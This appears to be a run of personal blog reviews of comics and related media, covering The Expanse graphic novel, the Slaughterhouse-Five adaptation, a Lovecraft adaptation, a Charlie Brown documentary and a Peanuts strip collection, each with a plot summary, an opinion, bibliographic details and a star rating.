
The Expense

TheExpanseGN-cov“Chrisjen Avasarala, the former longtime Secretary-General of the United Nations, has found herself relegated to Luna after losing the latest elections…and she doesn’t plan on going down without a fight. So when Bobbie Draper – a former Martian marine – brings her intel on an intergalactic black market weapons ring, Avasarala sees a chance to reclaim her former political position of power through a clandestine operation. But as Draper digs deeper into this secret cabal, she soon realizes the threat they pose is far larger – and closer to home – than either of them ever imagined…

Corinna Bechko (Green Lantern: Earth One) and Alejandro Aragon (Resonant) present a powerful new story set between Season 4 and Season 5 of Amazon’s hit series The Expanse. Collects The Expanse #1-4.”

[Text from the backcover]

>> Please, read the warning for possible spoilers <<

A graphic novel that collects the four-issue comics based on the sci-fi book series by James S.A. Corey and adapted into a splendid TV series on Amazon Prime. The story is set between season 4 and season 5 of the TV series and recounts the investigation by former Martian marine Bobbie Draper (who is secretly working for former UN Secretary General Chrisjen Avasarala) to expose and dismantle a black market weapons ring…

It is well written and the art is nice enough. It provided a good reading and, while filling some gaps in the story, helped me wait for the next season to start… I wish there was more of those, like a full comic adaptation of the book series.

The Expanse, by James S.A. Corey (creator), Corinna Bechko (writer), Alejandro Aragon (illustrator) and Francesco Segala (colorist). Los Angeles: Boom! Studio, August 2021. 128 pages, 6.5 x 10 in., $US 16.99 / $C 21.99, ISBN 978-1-68415-691-7. For teen readership (12+). stars-3-0

For more information you can check the following websites:

[ AmazonGoodreadsGoogleNelliganWikipediaWorldCat ]

™ & © 2020 Expanding Universe Productions, LLC

[ Traduire ]

Slaughter House-Five


Slaughterhouse-Five-covThe first-ever graphic novel adaptation of Kurt Vonnegut’s Slaughterhouse-Five, an American classic, is one of the world’s great anti-war books.  An American classic and one of the world’s seminal antiwar books, Kurt Vonnegut’s Slaughterhouse-Five is faithfully presented in graphic novel form for the first time from Eisner Award-winning writer Ryan North (How to Invent Everything: A Survival Guide for the Stranded Time Traveler) and Eisner Award-nominated artist Albert Monteys (Universe!). 

Listen: Billy Pilgrim has…
…read Kilgore Trout
…opened a successful optometry business
…built a loving family
…witnessed the firebombing of Dresden
…traveled to the planet Tralfamadore
…met Kurt Vonnegut
…come unstuck in time.

Billy Pilgrim’s journey is at once a farcical look at the horror and tragedy of war where children are placed on the frontlines and die (so it goes), and a moving examination of what it means to be fallibly human.” [Text from the publisher’s website and the backcover]

>> Please, read the warning for possible spoilers <<

I read this novel in high-school (a very long time ago) and I thought it was great. Indeed it is a classic of American science-fiction literature. When I saw that it had been made into a graphic novel adaptation, I thought it would be a great occasion to reacquaint myself with this story (a movie adaptation was also made a long time ago but it wasn’t very good). However I was a little worried because it is not an easy story to illustrate. After I finished reading the comics I was relieved: it was very well done (as far as I can remember the original book, of course).

Slaughterhouse-Five-p009

Page 9

It is the story of Billy Pilgrim who has a strange power (well, it would be a super-power if he had any control over it, so it’s more of a curse): he has come unstuck in time. He doesn’t lives his existence in chronological order and his mind can switch at anytime to a different part of his life, from (not necessarily in that order) his birth in 1922, to 1943 when he refuse to fight in the war and becomes a chaplain’s assistant, to 1944 when he is a prisoner of war after the battle of the Bulge and find himself a slave-laborer in the Slaughterhouse-Five in Dresden until it is “liberated” by the Russians after much horrors, to 1948 when his PTSD lands him in a mental hospital, to 1955 when he is a successful optometrist, to 1964 when he meets science-fiction writer Kilgore Trout, to 1967 when he is kidnapped by the Trafamadorians (an alien species who experience time all at once) and put in a zoo, to 1968 when he survives a plane crash and to 1976 when he dies — So it goes. 

It is an extraordinarily compelling story, very complex and above all — although war is a very serious business — very funny. It is an antiwar manifest sugarcoated with humour. It is also a very clever time-travel story where science-fiction, as usual, becomes a mirror that reflects the joys and the cruelties of the human condition. And the art is very good too. I enjoyed this graphic novel adaptation very much and I can only recommend it for the reader either to discover the work of Kurt Vonnegut or to experienced it anew. 

Slaughter House-Five or the children’s crusade, by Ryan North and Kurt Vonnegut; illustrated by Albert Monteys. Los Angeles: Archaia (Boom Entertainment), September 2020. 192 pages, 7 x 9.75 in., $US 24.99 / $C 32.99, ISBN 978-1-68415-625-2. For a teen readership (13+). stars-3-5

For more information you can check the following websites:

[ AmazonGoodreadsGoogleNelliganWikipediaWorldCat ]

© 2020 Kurt Vonnegut LLC. All rights reserved.

[ Traduire ]


The Call of Cthulhu & Dagon

CallOfCthulhuAndDagon-cov“In this hauntingly illustrated adaptation of two of H. P. Lovecraft’s most famous stories from the Cthulhu Mythos, illustrator Dave Shephard captivates readers with stories of supernatural monsters so powerful that humanity is deemed irrelevant. The Call of Cthulhu and Dagon introduce the Great Old Ones, powerful deities who reside outside the normal dimensions of space-time, with physical forms that are impossible for the human mind to fathom. This handsome thread-bound edition presents these stories in rich and colorful detail, making it an accessible and entertaining gateway to Lovecraft’s world. Makes a perfect gift for fans of Lovecraft, his work, and the HBO series Lovecraft Country.

[Text from the publisher’s website; see also the backcover]

>> Please, read the warning for possible spoilers <<

CallOfCthulhuAndDagon-p024-025

Pp. 24-25

This graphic novel offers the adaptation of two stories by H. P. Lovecraft. The first one is “Dagon”. Written in July 1917, it is one of his first stories and it is also the first time that he mentions the Cthulhu Mythos. It was first published in issue #11 of The Vagrant in November 1919 and again in Weird Tales vol. 2 #3 in October 1923. It is a short story (about two thousands and two hundreds words) and the graphic adaptation (by Pete Katz) is also quite short (sixteen pages). A man is writing down the incredible experience he endured at sea: captured by pirates he escapes on a small boat and, after drifting for days, he wakes up to find himself stranded on land, no sea in sight. It was full of decaying dead fishes like if it was the bottom of the ocean. He waits a couple of days for the mud to dry and then decide to walk toward an elevation in the horizon. He climbs it and finds a cyclopean monolith covered with drawings and hieroglyphs that evokes a marine world. It seems to be the focus of the cult of some aquatic deity. Then, from a pool of dark water at the bottom of the monolith, rise a giant sea monster that bows to the monolith! The man goes mad and run. Somehow, he finds his way back to his boat and to the sea. He wakes up in a San Francisco hospital. He tries to make sense of what he has seen, learn about the legend of Dagon, the sea-god. Now he is afraid and fear the monsters will come for him. He put down on paper the account of his ordeal and jump out a window…


CallOfCthulhuAndDagon-p076-077

Pp. 76-77

The second story is “The Call of Cthulhu”. It was written in the summer of 1926 and first published in the February 1928 issue of Weird Tales (vol. 11, #2). It is a more sizeable story (nearly twelve thousands words) that comprise much of the graphic novel (one hundred and twenty pages). It is the most significant story related to the cult of Cthulhu. This adaptation takes many short cuts but, like the original, still recounts three different stories linked by one main narrative. Prof. Angell, a specialist of Semitic language, helps a young sculptor who has strange dreams during which he produces weird artwork with inscriptions in an unknown language. This leads him to investigate the cult of Cthulhu but he dies in a mysterious incident a year later (this story was told as “The Horror in Clay” in the original novella). His nephew, Mr. Thurston, inherits of his belongings, including a mysterious statuette representing an octopus-like creature with wings and many papers mentioning Cthulhu and R’lyeh, as well as various strange events all occurring in March 1925, and a letter from an inspector Legrasse from New Orleans (this is the main narrative). He meet with Mr. Legrasse (in the original chapter “The Tale of Inspector Legrasse”) who recounts a raid the police made in the swampland south of New Orleans that busted a voodoo-like cult. His investigation revealed that its was more than that: similar cults were found among the eskimos and the sailor Castro tells him about Cthulhu, the great priest of the Great Old Ones who came from the stars and are now sleeping under the sea in the ancient city of R’lyeh waiting to be awaken. Then Thurston finds by chance in the newspaper the story of the sole survivor of a yacht found in possession of a strange idol (that’s the original chapter “The Madness from the Sea”). He travels first to New Zealand and then to Oslo to locate this sailor. Unfortunately, the man died in a mysterious incident but he left behind a journal recounting his ordeal. In March 1925, after being attacked by pirates, they arrive at an uncharted island that looks like it just came up from the bottom of the sea. There they find strange ruins, from which a sea monster come out and attack them. They use the ship’s cannon to neutralise it and escape. Thurston concludes that Cthulhu had awaken but was put back to sleep. He fears the day it might awaken again but also fears that he might now be a targeted man. Indeed, not long after, he narrowly escapes death… this time.

This adaptation is quite disappointing and the art rather basic. It’s not really worth reading. The stories of Lovecraft have received many adaptations, some better than others. I recommend you avoid average works like this one and read instead the adaptations from artists like Culbard or  Gou Tanabe (which I have already commented in the past). Those are much more interesting — particularly the mangas by Tanabe which are real masterpieces.  

H.P. Lovecraft’s The call of Cthulhu and Dagon : a graphic novel, by Dave Shephard. San Diego: Canterbury Classics, March 2021. 144 pages, 7.5 x 10 in., $US 19.99 / $C 26.99, ISBN 978-1-64517-707-4. For teenage readership (12+). stars-2-5

For more information you can check the following websites:

[ AmazonGoodreadsGoogleNelliganWikipediaWorldCat ]

© 2021 Quarto Publishing plc


[ Traduire ]

Cartoon tradition

It is the tradition for my Christmas vacations to read and watch lots of cartoons. Sometimes I read again the complete collection of Astérix or of Tintin. And, at this time of the year, there’s plenty of cartoon on TV. This year, since I am already reading plenty of manga, I decided to go in the documentary way. I’ve found and watched two interesting documentaries about famous cartoon artists (and I read a book of each for good mesure).


Who are you, Charlie Brown?

WhoAreYouCharlieBrown-posterThis documentary, narrated by Lupita Nyong’o, is covering three subjects. First, it brings us a new animated story where Charlie Brown agonize on the fact that he must write an essay about himself for school and he goes on a quest of self-discovery. Also, with the help of old interviews with Charles M Schulz (aka “Sparky”) and some of his close friends and family members we learn about who was the creator of Peanuts and about the genesis of the comics. Finally, fans, actors and other creators discuss the influence the comics had on them and on the global culture. 

The documentary is interesting and also very entertaining, but also a little short and somewhat superficial. We see some early drawings of the Peanuts’ gang (a comic strip called Lil’ Folks) but it never mentions his other comic series, like Young Pillars (which I commented in 2015) or It’s Only a Game. It also doesn’t mention the fact that Schulz’ house was burned down during the Santa Rosa’s fire in October 2017. Fortunately, the nearby Charles M. Schulz Museum and Research Center, where the original illustrations are stored, was spared.  Nevertheless, this documentary is a great way to celebrate the cultural icon that Charlie Brown is and introduce him to a new generation of comic readers.

Who are you, Charlie Brown? : USA, 2021, 54 min.; Dir.: Michael Bonfiglio; Scr.: Michael Bonfiglio & Marcella Steingart; Ed.: Tim K. Smith; Music: Jeff Morrow; Rated PG. It has received a score of 88% on Rotten Tomatoes (91% from the audience) and 7.2/10 on IMDb. stars-3-5

To learn more about this title you can consult the following web sites:

[ AppleGoogleIMDbWikipedia ]


NiceShotSnoopy-covOf course, after viewing this documentary I was feeling like reading some old Charlie Brown comics. I chose a short one and got lost in nostalgia. When I was a kid, having outgrown the school library, I was making regular trips to one of the city’s libraries to borrow Peanuts’ compilations (the library was located on top of an old fire-station and it reeked of gaz and engine’ oil — for years after that the idea of a library was evoking in me a mix of awe and nauseous feelings!)

This book offers a selection of cartoons from the compilation The Way of the fussbudget is not easy, vol. III. Part of the Peanuts Coronet collection (#79), it was meant to provide a shorter and more affordable sampling of the Peanuts’ world. It present a single four-panel strip per page. The volume doesn’t have a particular thematic and I don’t know if the strips are in chronological order. It is simply a variety of stories involving all characters (Snoopy and Woodstock, Linus and Lucy, Peppermint Patty and Marcie, Schroeder, Pig-Pen, Spike, and, of course, Sally and Charlie Brown). It is a light reading that provides mindless vintage entertainment.

NiceShotSnoopy-p024-025

Page 24-25

Nice shot, Snoopy!, by Charles M Schulz. New York: Fawcett Crest (Ballantine Books/Random House), May 1988. 128 pages, 4.25 x 7 in., $US 2.95 / $C 3.95, ISBN 0-449-21404-4. For readership of all ages. stars-3-0

For more information you can check the following websites:

[ AmazonGoodreadsGoogleNelliganWikipediaWorldCat ]

© 1983, 1984 by United Feature Syndicate, Inc

Capsules

